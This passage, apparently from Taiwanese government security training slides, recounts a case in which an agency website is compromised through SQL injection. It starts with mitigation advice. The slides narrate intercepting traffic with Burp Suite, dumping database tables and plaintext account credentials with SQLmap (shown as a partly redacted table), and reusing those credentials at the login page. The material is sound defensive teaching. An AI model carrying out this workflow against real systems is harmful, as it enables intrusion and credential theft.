  - 可透過網頁應用程式防火牆進行上傳檔案內容檢查，阻擋含有惡意程式之檔案上傳行為
  - Windows伺服器應安裝防毒軟體或EDR進行防護，透過即時檢查刪除惡意程式


案例2-注入攻擊

注入攻擊樣態

- 網站未妥善處理輸入內容，可輸入惡意指令並當成正常SQL語句執行
- 使用者內容以黑名單形式過濾，但過濾字串未周全，導致攻擊者以特定形式繞過


案例2-注入攻擊(1/6)

- 機關官方網站，存在「注入攻擊」弱點
  - 攻擊者利用Burp Suite攔截並分析系統回應封包，取得目標應用程式之路徑「/wsv/***/ rtnACTBA 」，及回傳之參數資訊，並將封包儲存




案例2-注入攻擊(2/6)

- 攻擊者透過SQLmap工具，利用儲存之封包進行SQL注入攻擊，攻擊成功後取得目標系統之「資料庫名稱」與「資料表名稱」



案例2-注入攻擊(3/6)

- 繼續使用SQLmap工具，取得資料庫中儲存之帳號與明文密碼




Database: [redacted]C
Table: V_MEMAA_AB_tms_[redacted]
[10 entries]

住址	信箱	單位	國籍	密碼	帳號
<blank>	n[redacted]0@mail[redacted].tw	[redacted]	<blank>	[redacted]	[redacted]7
<blank>	n5[redacted]5@mail[redacted].tw	[redacted]	<blank>	[redacted]	[redacted]6
<blank>	pi[redacted]8@dou6[redacted].tw	[redacted]部	<blank>	[redacted]	[redacted]2
<blank>	wj[redacted]mail.n[redacted]	[redacted]	<blank>	[redacted]	[redacted]6
<blank>	en[redacted]0@emai[redacted]	[redacted]	<blank>	[redacted]	[redacted]8
<blank>	n6[redacted]6@mail[redacted].tw	[redacted]	<blank>	[redacted]	[redacted]6
<blank>	n6[redacted]5@mail[redacted].tw	[redacted]	<blank>	[redacted]	[redacted]5
<blank>	su[redacted]u@mail[redacted]	[redacted]	<blank>	[redacted]	[redacted]2
<blank>	tw[redacted]@mail.[redacted]	[redacted]	<blank>	[redacted]	[redacted]1
<blank>	n6[redacted]5@mail[redacted].tw	[redacted]	<blank>	[redacted]	[redacted]5


案例2-注入攻擊(4/6)

- 使用於資料庫中取得之帳號密碼至目標系統登入頁面嘗試進行登入



